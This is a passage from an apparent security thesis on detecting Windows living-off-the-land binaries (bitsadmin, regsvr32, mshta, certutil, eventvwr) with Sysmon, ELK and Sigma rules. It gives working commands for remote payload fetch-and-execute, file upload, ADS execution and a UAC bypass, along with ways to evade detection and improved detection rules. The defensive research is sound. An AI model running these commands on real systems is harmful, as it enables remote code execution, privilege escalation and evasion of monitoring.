"BITSAdmin is a command-line tool that you can use to create download or upload jobs and monitor their progress." [77]. The Background Intelligent Transfer Service (BITS) administration tool, which is a deprecated component of Windows operating systems but still available for compatibility, enables adversaries to download and upload files, execute commands or files from alternate data streams (ADS).
When the attacker uses a legitimate tool in the way it is designed to be used and documented, the identification of malicious use becomes difficult. In a public report published by FireEye, `bitsadmin.exe` was listed as one of the tools used by a Chinese cyber espionage group targeting U.S. engineering and maritime industries [78].

Usage examples

The LOLBAS project document four different use-cases for living-off-the-land techniques with this tool: file download, file copy, command execution and execution from ADS. Additionally, there is functionality for file upload to a remote server, which can be counted as an adversary technique defined by the ATT&CK framework.
Copy
The following command demonstrates how to use the utility to copy a file from one local directory to another, by creating a BITS job with the `/create` switch, declaring the source and destination file (`/addfile`) and execution the job (`/resume, /complete`):

```
bitsadmin /create 1 & bitsadmin /addfile 1 c:\windows\system32\cmd.exe
C:\Users\IEUser\Desktop\lab\cmd.exe & bitsadmin /RESUME 1 & bitsadmin /Complete 1
& bitsadmin /reset
```

This technique can be mapped to MITRE ATT&CK T1105.
Download
The following command demonstrates how to use the utility to download a file from a remote server to a local directory, by creating a BITS job, declaring the remote source file to download and the local destination and executing the job:

```
bitsadmin /create 1 & bitsadmin /addfile 1
https://servername.com/test_download.txt
C:\Users\IEUser\Desktop\lab\test_download.txt & bitsadmin /RESUME 1 & bitsadmin
/complete 1
```

This technique can be mapped to MITRE ATT&CK T1105.
Upload
The following command demonstrates how to use the utility to upload a file from a local directory to a remote IIS server which has BITS transfers enabled [79], by creating a BITS job, declaring the source file and the destination location on the remote server and executing the job:

```
bitsadmin /transfer up-example /upload /priority high
http://servername.com/upload/test_upload.txt
C:\Users\IEUser\Desktop\lab\test_upload.txt
```

This technique can be mapped to MITRE ATT&CK T1048.
Execute command or files
The following command demonstrates how to use the utility to execute arbitrary files or commands (highlighted in bold), by firstly creating a BITS job and setting the `/SetNotifyCmdLine` switch, which gets executed after the transfer is completed:

```
bitsadmin /create bits_exec & bitsadmin /addfile bits_exec
        c:\windows\system32\cmd.exe C:\Users\IEUser\Desktop\lab\cmd.exe &
        bitsadmin /SetNotifyCmdLine bits_exec c:\windows\system32\calc.exe NULL &
        bitsadmin /RESUME 1 & bitsadmin /Reset
```

This technique can be mapped to MITRE ATT&CK T1218.

Execute ADS

The following command demonstrates how to use the utility to execute arbitrary files stored in ADS (highlighted in bold), by firstly creating a BITS job and setting the `/SetNotifyCmdLine` switch pointing to an ADS, which gets executed after the transfer is completed:

```
C:\Users\IEUser\Desktop\lab>bitsadmin /create 123 & bitsadmin /addfile 123
c:\windows\system32\cmd.exe C:\Users\IEUser\Desktop\lab\cmd.exe & bitsadmin
/SetNotifyCmdLine 123 C:\Users\IEUser\Desktop\lab\1.txt:calc.exe NULL & bitsadmin
/resume 123 & bitsadmin /complete 123 & bitsadmin /reset
```

This technique can be mapped to MITRE ATT&CK T1096.

Detection

There are three Sigma rules which detect the usage of the `bitsadmin` binary, but the detection logic is not robust and not bypass-proof:

- Suspicious Process Creation
- Windows Shell Spawning Suspicious Program
- Bitsadmin Download

These rules detect on the string `bitsadmin` in the `CommandLine` or `Image` (filename) property, additionally the 1st and 3rd rules listed add the detection of the `/transfer` switch inside the command line.

The problems with those rules are, that they are bypass-able in this isolated environment. The `Image` property and binary name in the command line can be changed by simply renaming or moving the bitsadmin.exe executable. Additionally, it is possible to bypass command line-based detection with string obfuscation techniques [80]. Due to the simplicity of the lab setup and missing normalization during log collection, it was possible to bypass this rule by switching to uppercase command line arguments. Of course, upper-to-lowercase conversion during logging is easily achievable, this can demonstrate how simple some bypasses can be, if the detection is based on signatures or string searches. When using renamed Windows binaries, the rule "Renamed Binary" will trigger.

Another fundamental problem with command line logging is, that the command line is stored in the RTL_USER_PROCESS_PARAMETERS structure [81] which is pointed to inside the process environment block (PEB) data structure of its own process, therefore residing in user mode and being manipulatable by an attacker who has code execution on the system. Casey Smith and James Forshaw first publicly talked about this spoofing technique and Ruben Boonen implemented a tool called "SwampThing" [82] which executes this command line spoofing procedure. Another proof-of-concept implementation was done by Adam Chester [83]. The technique consists of four steps:

1. Create the target process (e.g.: Powershell) with a non-malicious command line in a suspended state
2. Rewrite the command line in the memory to perform malicious actions
3. Resume the process and therefore execute malicious command line
4. Optional: rewrite the malicious command line during execution to the non-malicious one to avoid detection during runtime

The core problem with current command line logging is, that it creates a one-time record of the command line during process creation. But this does not mean that these arguments are run during execution. This technique is implemented in Cobal Strike 3.13 and available open-source, so it is easy for an attacker to reuse it without much effort. The effects on detection is severe because it makes command line detection virtually useless in the current form without proper monitoring for such spoofing techniques. Command line spoofing can affect all command line-based detection mechanisms.

Improvements

For the rules available there are two possible improvements which come to mind: firstly, extend the string searches to other switches used by `bitsadmin`, including `/RESUME`, `/SetNotifyCmdLine` and `/addfile`

(all case insensitive). Secondly, the problem with renaming Windows binaries to change the `Image` property can be mitigated by using the `OriginalFileName` property, which was added in the latest version of Sysmon. This property is read from the PE file structure of the executable on disk, which means this field cannot be easily manipulated without breaking the code signature.

6.3.2 Regsvr32.exe

Description

"Regsvr32 is a command-line utility to register and unregister OLE controls, such as DLLs and ActiveX controls in the Windows Registry." [84]. An adversary can use this signed Windows binary to achieve signed-binary proxy execution defined by MITRE ATT&CK as technique T1117. It may be possible to bypass application whitelist solutions because the execution of signed system binaries might be allowed. The technique is done by calling the command line tool to run a local or remote Windows Script Component (SCT) file, in which VBScript or JavaScript can be used to gain arbitrary code execution [85]. "Since regsvr32.exe is network and proxy aware, the scripts can be loaded by passing a uniform resource locator (URL) to file on an external Web server as an argument during invocation. This method makes no changes to the Registry as the COM object is not actually registered, only executed." [86]. There were attacks seen in the wild using a variation of this technique called „Squiblydoo", in which code is only executed and no COM objects are registered and no changes to the Registry are made [87] [88].

Usage examples

The LOLBAS project documents two possibilities for execution of this living-off-the-land technique, which differentiate by the fact if the `.sct` file is already stored on disk of the target system or if it is fetched via a URL from a webserver. The content of the example `.sct` file can be the same for both cases and was used from a public repository by Red Carany [89] and is shown below:

```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="PoC"
    classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
        <script language="JScript">
                <![CDATA[
                        var r = new
ActiveXObject("WScript.Shell").Run("calc.exe");


                ]]>
</script>
</registration>
</scriptlet>
```

The script component file starts the Windows calculator as a proof-of-concept when loaded by `RegSvr32.exe`.

Local

The following command demonstrates how to use the utility to gain code execution through script code placed inside the `RegSvr32.sct` file. The command line switches are used to not display any messages (`/s`), to retrieve the .sct file from local disk (`/i`) and to use the unregister method (`/u`) [90].

```
regsvr32.exe /s /u /i:"C:\Users\IEUser\Desktop\atomic-red-team-
master\atomics\T1117\RegSvr32.sct" scrobj.dll
```

This technique can be mapped to MITRE ATT&CK T1117.

Remote

The following command demonstrates how to use the utility to gain code execution through script code placed inside the `RegSvr32.sct` file. The command line switches are used to not display any messages (`/s`), to retrieve the .sct file from a remote server (`/i`) and to use the unregister method (`/u`) [90].

```
regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1117/RegSvr32.sct scrobj.dll
```

This technique can be mapped to MITRE ATT&CK T1117.

Detection

Three rules were identified which can be used to detect this technique:

- Possible Applocker Bypass
- System File Execution Location Anomaly
- Regsvr32 Anomaly

The detection is based on searching for keywords inside the command line string, as already described in chapter 6.3.1. The “Regsvr32 Anomaly” rule combines more logical operations in order to get a more robust detection:

```
((winlog.event_data.Image.keyword:*\regsvr32.exe AND
winlog.event_data.CommandLine.keyword:*\Temp\*) OR
(winlog.event_data.Image.keyword:*\regsvr32.exe AND
winlog.event_data.ParentImage.keyword:*\powershell.exe) OR
(winlog.event_data.Image.keyword:*\regsvr32.exe AND
winlog.event_data.CommandLine.keyword:(*\/i\:http*\ scrobj.dll *\/i\:ftp*\
scrobj.dll)) OR (winlog.event_data.Image.keyword:*\wscript.exe AND
winlog.event_data.ParentImage.keyword:*\regsvr32.exe) OR
(winlog.event_data.Image.keyword:*\EXCEL.EXE AND
winlog.event_data.CommandLine.keyword:*..\..\..\Windows\System32\regsvr32.exe\
*))
```

Although multiple characteristics are getting combined in this rule, it has a basic weakness of relying on the `Image` property, which can be easily bypassed by an attacker by renaming the executable or making a copy with a different name. Before the introduction of the `OriginalFileName` property in Sysmon version 10.0, the `Image` or `CommandLine` properties were the only fields containing the executable name. Since the logical operator is AND in most of the criteria inside this rule (marked bold in the listing above), this means that the other conditions are ignored, as soon as one of the conditions is false, in this case that the `Image` value does not match `regsvr32.exe`.

When using renamed Windows binaries, the rule “"Renamed Binary” will trigger.

Improvements

As already recommended in the chapter 0, the problem with renaming Windows binaries to change the `Image` property can be mitigated by using the `OriginalFileName` property, which was added in the latest version of Sysmon. This property is read from the PE file structure of the executable on disk, which means this field cannot be easily manipulated without breaking the code signature. A resulting rule in Elasticsearch query syntax would look like the following:

```
((winlog.event_data.OriginalFileName:regsvr32.exe AND
winlog.event_data.CommandLine.keyword:*\Temp\*) OR
(winlog.event_data.OriginalFileName:regsvr32.exe AND
winlog.event_data.ParentImage.keyword:*\powershell.exe) OR
(winlog.event_data.OriginalFileName:regsvr32.exe AND
winlog.event_data.CommandLine.keyword:(*\/i\:http*\ scrobj.dll *\/i\:ftp*\
```

```
scrobj.dll)) OR (winlog.event_data.OriginalFileName:wscript.exe AND
winlog.event_data.ParentImage.keyword:*\regsvr32.exe) OR
(winlog.event_data.OriginalFileName:EXCEL.EXE AND
winlog.event_data.CommandLine.keyword:*..\..\..\Windows\System32\regsvr32.exe\
*))
```

6.3.3 Mshta.exe

Description

„Mshta.exe is a utility that executes Microsoft HTML Applications (HTA). HTA files have the file extension `.hta`. HTAs are standalone applications that execute using the same models and technologies of Internet Explorer, but outside of the browser.“ [91]. The mshta.exe binary can be used to execute local or remote `.hta` files and is the default file association for this filetype, a `.hta` file therefore gets executed by mshta.exe when double-clicked by a user. This trait makes it a prime technique for phising emails, since the only user interaction to gain code execution is a double-click on the file. Multiple adversaries take advantage of this fact and use this technique in different variations [2] [92].

Usage examples

There are two different execution types for this living-off-the-land binary: remote and local payload.
The easiest being the execution of the contents of a local `.hta` file, which is the same as double-clicking the file itself (with default file associations):

```
mshta.exe evilfile.hta
```

Such a `.hta` file could contain the following, in this case calc.exe gets started as proof of concept [93]:

```
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">
Window.ReSizeTo 0, 0
Window.moveTo -2000,-2000
Set objShell = CreateObject("Wscript.Shell")
objShell.Run "calc.exe"
self.close
</script>
<body>
demo
</body>
</HEAD>
</HTML>
```

The utility is also ADS aware, so it is possible to execute a `.hta` payload which is stored in the alternate data stream of a file:

```
mshta.exe C:\Users\IEUser\Desktop\1.txt:evilfile.hta
```

This method does not work on Windows 10 Release 1903 or newer [91].
Payloads can also be fetched from remote web servers, either via a URL to a `.hta` file or via inline Visual Basic script or JavaScript code as demonstrated below.

This binary can also be used to execute an inline Visual Basic code block [94]:

```
Mshta.exe vbscript:Execute("MsgBox(""a message"",64,""atitle"")(window.close)")
```

Another possibility is to use inline JavaScript to fetch a remotely stored `.sct` payload and execute the contents:

```
mshta.exe
javascript:a=(GetObject("script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1170/mshta.sct")).Exec();close();
```

The described technique can be mapped to MITRE ATT&CK T1170.

Detection

The following rules have been identified for detection of this LOL technique:

- Windows Shell Spawning Suspicious Program
- Possible Applocker Bypass
- MSHTA Suspicious Execution 01
- MSHTA Spawning Windows Shell
- MSHTA spawned by SVCHOST as seen in LethalHTA

The detections are based on the `mshta` string in the `Image`, `ParentImage` or `CommandLine` property. This can be bypassed by renaming or copying the binary to a different file name.

When using renamed Windows binaries, the rule “Renamed Binary” will trigger, which indicates that the `Image` property and `OriginalFileName` property do not match.

Besides basic `mshta.exe` usage, some specific characteristics like spawning shells, being spawned by a `svchost.exe` process or containing suspicious command line arguments are detected.

Improvements

The detection mechanisms should not rely on other rules to determine when renamed images are used, therefore the `OriginalFileName` property should be queried, as described in chapter 6.3.2. With the possibility to execute separate payloads, adversaries have many opportunities to obfuscate their payload, therefore making robust detection difficult. The available rules seem sufficient for the typical attack involving this living-off-the-land technique.

6.3.4 Certutil.exe

Description

As already described in chapter 4, the Certutil.exe utility is part of the Windows Certificate Service and can perform various actions around certificates, including verification, backup and restore and configuration. In the living-off-the-land context, this binary can be used to download files from remote webservers, save files to ADS, encode and decode file using the Base64 algorithm.

Usage examples

Download remote file to disk (variation 1):

```
certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
```

Download remote file to disk (variation 2):

```
certutil.exe -verifyctl -f -split http://7-zip.org/a/7z1604-x64.exe
```

Download remote file to ADS:

```
certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
C:\Users\IEUser\Desktop\1.txt:7zip.exe
```

Encode with Base64:

```
certutil -encode inputFileName encodedOutputFileName
```

Decode with Base64:

```
certutil -decode encodedInputFileName decodedOutputFileName
```

Detection

The following rules can be used to detect suspicious certutil.exe usage:

- Suspicious Certutil Command
- Suspicious Process Creation
- Certutil Encode
- Windows Shell Spawning Suspicious Program

Practical evaluation showed, that the “Suspicious Certutil Command” rule is efficient in covering all `certutil` living-off-the-land techniques.

When using a renamed Windows `certutil` binary, the rule “"Renamed Binary” will trigger, which indicates that the `Image` property and `OriginalFileName` property do not match.

Improvements

The “Certutil Encode” rule is covered by “Suspicious Certutil Command” and furthermore is bypass-able. The rule only checks for variation containing the parameters `-f` and `-encode` in combination, even though it is valid to encode files without the `-f` parameter. Therefore, an attacker could bypass the Sigma rule with the above given example command line for file encoding. In order to provide an example how an improvement to a Sigma rule could look like, an example is provided below. The two bold and green lines in the rule below are the recommended improvements, to include detection for this command line as well.

```
title: Certutil Encode
status: experimental
description: Detects suspicious a certutil command that used to encode files,
which is sometimes used for data exfiltration
references:
    - https://docs.microsoft.com/en-us/windows-server/administration/windows-
commands/certutil
    - https://unit42.paloaltonetworks.com/new-babyshark-malware-targets-u-s-
national-security-think-tanks/
author: Florian Roth
date: 2019/02/24
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine:
            - certutil -f -encode *
            - certutil.exe -f -encode *
            - certutil -encode -f *
```

```
            - certutil.exe -encode -f *
            - certutil -encode *
            - certutil.exe -encode *
    condition: selection
falsepositives:
    - unknown
level: medium
```

6.3.5 Eventvwr.exe

Description

In the Windows operating system, events are recorded a variety of components which build the Windows event logging capability. One important aspect is the functionality to inspect written events on the system, which is implemented by `eventvwr.exe` and `eventvwr.msc` which provide a graphical user interface to interact with recorded events [95]. The executable is not a standalone and starts the `eventvwr.msc` Microsoft Common Console (MMC) with the `eventvwr.msc` snap-in. Matt Nelson discovered that by modifying the data inside the (Default) value in the registry key `HKCR\mscfile\shell\open\command` would result in execution of the script or binary, to which the registry is pointing. Additionally, the process is started with high-integrity, meaning that when the User Access Control setting is not in the strictest configuration, the UAC would not be activated and therefore bypassed [33].

As already mentioned in chapter 4, there are implementations available open-source for exploiting this living-off-the-land technique and there are multiple attacker tools which implement this technique such as “ZeroT”/”PlugX” [36] , “BitPaymer” [37] and open-source frameworks like “Koadic” [38].

Usage examples

To successfully perform this technique, the attacker has to make changes to the Windows registry and afterwards execute the `eventvwr.msc` file that would typically launch an MMC but instead executes the command placed in the registry. The underlying process is called image hijacking of the `.msc` file extension.

Set registry key:

```
REG ADD HKEY_CLASSES_ROOT\mscfile\shell\open\command /t REG_EXPAND_SZ /d
"C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe"
```

Start `eventvwr.msc`:

```
C:\Windows\System32\eventvwr.msc
```

After the second command, a high-privileged Powershell will open without a UAC prompt.

Detection

There is a detection rule written by Florian Roth for this UAC bypass with alerts on two characteristics: firstly, if the mentioned registry key is modified and secondly, if there is a process created by `eventvwr.exe` which does not contain the `Image` property of `mmc.exe`.

- UAC Bypass via Event Viewer

The first part is a solid capability but the `ParentImage` characteristic is not robust, since during testing, only calling `eventvwr.msc` triggered the UAC bypass, and calling `eventvwr.exe` did not. Therefore, the parent process of the spawned shell (or another payload) is not eventvwr.exe and the second detection rule does not match.

Improvements

Since the original parsing from the Sigma rule contained some escaping problems, based on the original rule, the following new query was created for detection of the registry key monitoring:

```
(winlog.event_id:"13" AND
winlog.event_data.TargetObject:"*\\mscfile\\shell\\open\\command")
```

6.4 Discussion

This chapter will discuss the results of the evaluation, the challenges as well as the advantages and disadvantages of the used lab setup. Afterwards, there will be a general section about recommendation although this is not the main topic of this thesis. Finally, there will be a short section about possibilities for future work or research.

Setup

The focus during deployment of the lab setup was to keep it as simple and small-scale as possible. It became apparent during testing that the data delivered by the endpoint was not normalized to lower-case characters and the rules were case sensitive. A viable solution for this weakness is that JavaScript parser for Winlogbeat should be used to transform the digested Windows events into JSON data, which is then submitted to Logstash. Since this misconfiguration was only noticed after the setup phase was completed, the setup was not adjusted, but instead the test results were made under the assumption that a productive system would have such normalization in place. Therefore, bypassing detection rules due to non-normalized data was excluded or explicitly noted as such.

An important fact is, that the main purpose of the ELK stack is not to be used as a full-stack SIEM. This behaviour was observed by the missing alerting function out of the box, no available pre-configured dashboard or standard use-cases. Even though, with the addition of Elastalert, automatic alerting can be built on-top of the ELK stack, it misses key features, for example stateful alert tracking (e.g.: marking alerts as false-positives to avoid re-alerting) and quality-of-life features like showing the event that triggers an alert.

This software stack can be used to fulfil the role which it had in this setup, but for a production-grade setup, there needs to be a substantial time investment to customize the systems to add vital functionality which other solutions might provide out-off-the-box.

Ruleset

The Sigma project is a valuable setup for community-driven detection rule development and sharing of SIEM query across platforms. In comparison to similar non-opensource products, individuals can actively contribute to the project in the form of additional features or bugfixes, since the Sigma project is open source and therefore, its source code and documentation is publicly available. In this case, necessary modifications to the `sigma2elastalert.py` script had to be made to provide the correct parameters to the Sigma converter. This script is a community contribution and not actually part of the official project, although being published inside the Sigma repository.

A large limiting factor was the fact that Elastalert is based on elastic search queries, which are based on the Apache Lucene query parser syntax [96]. This query syntax is limited in functionality and complexity, for example it is not possible to perform attribute aggregation, which other SIEM solutions provide as built-in feature by default. For dashboards and stored procedures, Kibana uses a JSON notation which allows more complex filters and queries, but this feature is not compatible with Elastalert. A large limiting factor was the fact that Elastalert is based on elastic search queries, which are based on the Apache Lucene query parser syntax [96]. This query syntax is limited in functionality and complexity, for example cannot perform attribute aggregation, which other SIEM solutions have built-in by default. For dashboards and stored procedures Kibana uses a JSON notation which allows more complex filters and queries, but this feature is not compatible with Elastalert.

One core problem with the parsed ruleset from Sigma to Elasticsearch queries was the fact, that negative comparisons against event keys were missing a prior check if the queried keys exists. Therefore, when the key does not exist, the logical negative evaluation is true which resulted in false detections. (E.g.: the query checks `NOT key1.value:"abc"` but `key1.value` is not present in an event, the evaluation results in true because the check `AND key1.value.exists` is missing.)

A majority of rules were not adapted to the recent addition of the `OriginalFileName` property provided by Sysmon and therefore rely on other rules to detect renamed binaries, which decreases the robustness of the original rules. The "Renamed Binary" rule also only indicates 15 binary names and can be mitigated by renaming an executable to another binary's name, therefore has to be rated as bypass-able. When monitoring process creation and image loading, it is vitally important, that the image name is read from the PE header, especially for files with a digital signature which can be verified.

Overall evaluation

How can publicly available resources be used to detect "living-off-the-land" techniques in Windows?

The research and implementation work done documented in this thesis shows that there are enough open-source and publicly available resources available to build and operate a detection infrastructure for a Windows environment.

Especially on the side of publicly available research and publications about living-off-the-land techniques and detection rules can be used to create a solid base of knowledge and detection capabilities. There are also resources available which can help with implementing a detection software stack, but is has to be said, that there are a lot of components missing like scaling and operational guidelines.

Which types of monitoring are applicable to these techniques?

In chapter 6.3 an overview over 101 living-off-the-land techniques was created and a mapping to 6 types of endpoint monitoring was created. The categories also roughly correlate with event types which can be recorded with Sysmon. This mapping helps to identify that process creation and command line-based detection are the most feasible for many of the techniques. The low hanging fruit that is command line detection can be effective but is not a robust detection capability, due to the fact, that spoofing of start parameters like parent process and command line arguments can be done with little effort.

It also has to be mentioned that it is not a strict categorization and there are always possibilities to detect (malicious and non-malicious) activity through different data sources.

Is it possible to build a test environment based on publicly available resources for detecting these techniques and how can such a setup look like?

Using built-in Windows functionality, along with Sysmon to generate detailed monitoring data, shipping those events with Winlogbeat to an ELK stack, which is extended with Elastalert and a Sigma ruleset, is a working setup which can be used successfully. A virtualized test setup was deployed on top of a VirtualBox hypervisor to simulate a small environment in which living-off-the-land techniques were executed and detection results examined, as well as detection corrections and improvements implemented.

Is it possible to bypass these detection rules and can they be improved to mitigate the potential bypass?

There are some general techniques which can help to bypass a wide variety of detection rules like the already mentioned spoofing of parent process or command line parameters. On a case-by-case basis it was also possible to at least partially bypass multiple of the available detection rules as shown in chapters 326.3.1 to 6.3.5. Additionally, some improvements for detection rules were formulated and demonstrated as well. Since the Sigma ruleset is open-source, one has to assume that the attacker has knowledge of those and will try to bypass unmodified detections.

6.4.1 Recommendations

Based on the results of the technical evaluation of a specific detection methodology, it is important to also include some recommendations and approaches to handle the trend towards the use of living-off-the-land techniques from a defender's perspective. A number of weaknesses and bypasses in Sigma detection rules for such techniques were identified.

There are two main approaches identified during this research are for mitigating the threat of living-off-the-land technique usage: pre-active prevention and re-active detection and response.

Prevention

In order to prevent the execution of living-off-the-land binaries or scripts, there needs to be an application whitelisting solution such as Microsoft Applocker [71] needs to be deployed and precisely configured following a whitelist approach. This pre-requisite alone can be a difficult task to fulfil, based on the requirements of the system or environment. If such a solution is in place, rules and exceptions can be defined, which files, executables or scripts can be accessed, and which are restricted.
In comparison to preventing the execution of unknown or 3rd party applications, living-off-the-land binaries and scripts present the challenge, that those tools are part of the operating system or a software component related to it. This means that those executables or scripts have a legitimate purpose and might be actively used by the operating systems or other applications. Therefore, if one would block execution off all known applications used for living-off-the-land techniques, there is a high possibility to negatively affect other applications or core functionality of the Windows operating system, which means that a simple blacklist approach is not feasible.
There is a blacklist [97] defined by Microsoft which includes 22 Windows executables and DLLs that are recommended to block completely to prevent misuse for living-off-the-land techniques. This represents approximately 20% of the 97 executables and scripts in the used reference data set and shows that the blacklist approach can help limit the attack surface but is not nearly enough for complete mitigation. Therefore, a hybrid-approach should be used which combined prevention of execution where possible and fine-tuned detection rules with appropriate response procedures.

Detection
As shown in the evaluation chapter 6.2, detection of living-off-the-land techniques is possible if done precisely. This means defenders have to know which techniques exist and pose a threat to his environment, prevent the execution entirely for as many as possible in their environment and implement detection rules and appropriate alerts when they are triggered for those, which cannot be blocked with an application whitelist solution.
In order to develop and implement effective detections for living-off-the-land techniques, it is required to have high-quality data sources which provide detailed information about the processes and system events. On the Windows operating system, the main logging functionality is provided by Windows Event Logging, which provides a broad range of recording system activity. What kind of data is logged, where it is stored and how much data is saved, is heavily dependent on the configuration. An extensive list of audit recommendations was published by Microsoft [98] and should be used as a baseline configuration and adapted based on the individual needs each environment. Important logging capabilities are the detailed tracking of process creation events and script-block logging [99]. The later can help to detect command line spoofing attacks described in chapter 0 as it logs during module execution and not during process creation. As already discussed in the lab setup in chapter 6.1.1, the Sysmon tool can be used to extend the Windows event logging mechanism considerably with important technical details about the activities on the system.
Furthermore, it is important to collect those events in a centralized manner and have the capabilities to create rules and alerts, as well as manually searching for events in the past. Based on these data sources and processing capabilities, detection rules should be defined to pinpoint the usage of living-off-the-land techniques on monitored systems. To have a solid detection ruleset for such activities is by no means an easy feat but should absolutely be part of the “defence in depth” [100] approach of each organisation.
As already mentioned in chapter 4.2, the trend towards common TTPs like using living-off-the-land binaries and scripts also can be used by the defenders to their advantage to detect otherwise unrecognised breaches. Although the list of those binaries and scripts may never be complete, due to the complexity and the continuous development, it presents a relatively small set of points-of-interest in comparison to all possible variations of custom tools of an attacker. For example, if an adversary is facing a well-configured application whitelist solution, the attacker must find a way to bypass it in order to execute his malicious activity. One possibility might be to use living-off-the-land techniques to circumvent the AWL protection mechanisms. This would create the opportunity for the defenders to detect the attack, start an investigation and remediate the threat before further damages might arise.

6.4.2 Future work

In order to stay on top of current adversaries' trends, it is important to continue to work on further improving detection and prevention methods from the defenders' perspective. This includes to continually analyse tactics and techniques used by attackers in the wild as well as create new and improve existing detection mechanisms. It is important to know the limitations of the used systems and continuously to search for possible bypasses, in order to mitigate those and therefore increase the robustness of the detections overall. A first next step should be to continue to increase the coverage of detection testing against known living-off-the-land techniques. After gaining close to near full coverage of test evaluation, a complete overview over the existing open-source detection rules in the Sigma ruleset can be made. This would allow to identify areas in the framework where improvements would bring the most benefits.
The lab setup and used open-source frameworks might be improved as well to increase efficiency through further automation, precision for rule-based detection and possible alternatives like anomaly detection and machine-learning based approaches.

7 Conclusion

Researching the topic of living-off-the-land techniques has shown a definite trend towards increasing usage of such methods from both red team operators, security researchers and adversaries in the wild. This trend also increases the need to have an in-depth understanding of how these techniques work, for what purpose they are used and how to defend against them. In this thesis the focus was the detection of adversary techniques which rely on system components already in place on a target machine to conduct malicious activity, such as executing high-privileged code or extracting information by encoding and upload it. Being able to detect these activities can provide value and help in incident situations since a core concept of modern network defence is to assume that breaches will happen. Preparation and Training are key aspects to react correctly to those events.

To cover as many aspects as possible of living-off-the-land techniques, a hybrid approach including theoretical research combined with practical testing was chosen. After establishing a solid theoretical foundation, including descriptions of core fundamentals and capabilities for security monitoring as well as how adversaries can use living-off-the-land techniques, an evaluation was conducted. For this purpose, a dedicated virtualized lab environment was set up. The results of those tests were thoroughly discussed and deductions about monitoring approaches were made. Since solely relying on detection does not coincide with the defence-in-depth approach, some general recommendations were formulated. This includes generic approaches to minimize the attack surface presented by system binaries and scripts, as well as generic detection practices which can help to increase visibility and monitoring capabilities.

The core research question which defines the content of this thesis is "*How can publicly available resources be used to detect "living-off-the-land" techniques in Windows?"*. Additionally to examining a broad array of open-source project and publicly available resources, it was also shown, how those can be used in conjunction to build a test environment which demonstrates how detection of these adversary techniques can work. Not only the technical implementation was presented but also an overview created of the publicly known living-off-the-land binaries and scripts and which monitoring approach was feasible for effective detection. After the overview, five examples of such techniques were tested in the built lab setup and the results examined in detail. This made it possible to dissect detection rules in detail and find possible ways for bypasses as well as mitigation for such bypasses and therefore improve specific rules in order to increase its robustness.

This thesis covers the topic of living-off-the land techniques in a theoretical and a technical deep-dive to present some practical examples which are actively used by adversaries in the wild, but also sets clear assumptions and boundaries. In order to provide the desired technical depth, the test setup was deliberately simplified as much as possible. This reduces the entry barrier for continuing the started research by implementing a similar test setup. Living-off-the-land techniques are becoming more relevant as time goes on due to their rise in popularity and their capabilities of bypassing existing security solutions like applications whitelists. The shift towards this methodology has to be acknowledged by network defenders and security analysts, in order to properly detect the usage of Windows binaries and scripts for malicious activities and to prevent large-scale damages.

Appendix

Acronym Table

Acronym	Definition
ADS	Alternate Data Stream
AMSI	Antimalware Scan Interface
API	Application Programming Interface
APT	Advanced Persistent Threat
AWL	Application Whitelist
DNS	Domain Name System
EDR	Endpoint Detection and Response
GUI	Graphical User Interface
IOC	Indicator of Compromise
LOL	Living-off-the-land
LOLBAS	Living Off the Land Binaries and Scripts
LSA	Local Security Authority
SIEM	Security Information Event Management
SIEM	Security information event management
SOAR	Security Orchestration and Automated Response
SOC	Security Operations Center
UAC	User Access Control
WMI	Windows Management Instrumentation

Figures

Tables

References

[1] B. Ash, J. Grunzweig, and T. Lancaster, *RANCOR: Targeted Attacks in South East Asia Using PLAINTEE and DDKONG Malware Families.* [Online] Available: https://unit42.paloaltonetworks.com/unit42-rancor-targeted-attacks-south-east-asia-using-plaintee-ddkong-malware-families/. Accessed on: Jun. 24 2019.

[2] N. Carr, S. Mohankumar, Londhe Yogesh, Vengerik Barry, and D. Weber, *FIN7 Evolution and the Phishing LNK.* [Online] Available: https://www.fireeye.com/blog/threat-research/2017/04/fin7-phishing-lnk.html. Accessed on: Jul. 21 2019.

[3] Candid Wueest, "Internet Security Threat Report: Living off the land and fileless attack techniques," An ISTR Special Report, Symantec, Jul. 2017.

[4] A. Cardavi and Emilio, *GTFOBins.* [Online] Available: https://gtfobins.github.io/. Accessed on: Jul. 24 2019.

[5] M. Oddvar and bohops, *LOLBAS-Project.* [Online] Available: https://lolbas-project.github.io/#. Accessed on: Jul. 24 2019.

[6] F. Roth, *Sigma project.* [Online] Available: https://github.com/Neo23x0/sigma. Accessed on: Jul. 24 2019.

[7] National Cyber Security Centre UK, *Logging Made Easy.* [Online] Available: https://github.com/ukncsc/lme. Accessed on: Jul. 07 2019.

[8] M. Russinovich, *Sysmon - Windows Sysinternals.* [Online] Available: https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon. Accessed on: Jul. 24 2019.

[9] Elastic, *ELK Stack: Elasticsearch, Logstash, Kibana.* [Online] Available: https://www.elastic.co/what-is/elk-stack. Accessed on: Jul. 24 2019.

[10] Elastic, *Winlogbeat: Ship Windows Event Logs | Elastic.* [Online] Available: https://www.elastic.co/downloads/beats/winlogbeat. Accessed on: Jul. 26 2019.

[11] Docker, *About Docker Engine - Community.* [Online] Available: https://docs.docker.com/install/. Accessed on: Jul. 26 2019.

[12] M. Schofield, *Windows Event Log - Windows applications.* [Online] Available: https://docs.microsoft.com/en-us/windows/win32/wes/windows-event-log. Accessed on: Jul. 24 2019.

[13] Yelp, *elastalert.* [Online] Available: https://github.com/Yelp/elastalert. Accessed on: Jul. 24 2019.

[14] M. Oddvar, "LOLBins Nothing to LOL about," 2018.

[15] MITRE, *MITRE ATT&CK™.* [Online] Available: https://attack.mitre.org/. Accessed on: Jul. 24 2019.

[16] B. E. Strom, "MITRE ATT&CK: Design and Philosophy," MITRE, Jul. 2018. [Online] Available: https://www.mitre.org/sites/default/files/publications/pr-18-0944-11-mitre-attack-design-and-philosophy.pdf. Accessed on: Jul. 24 2019.

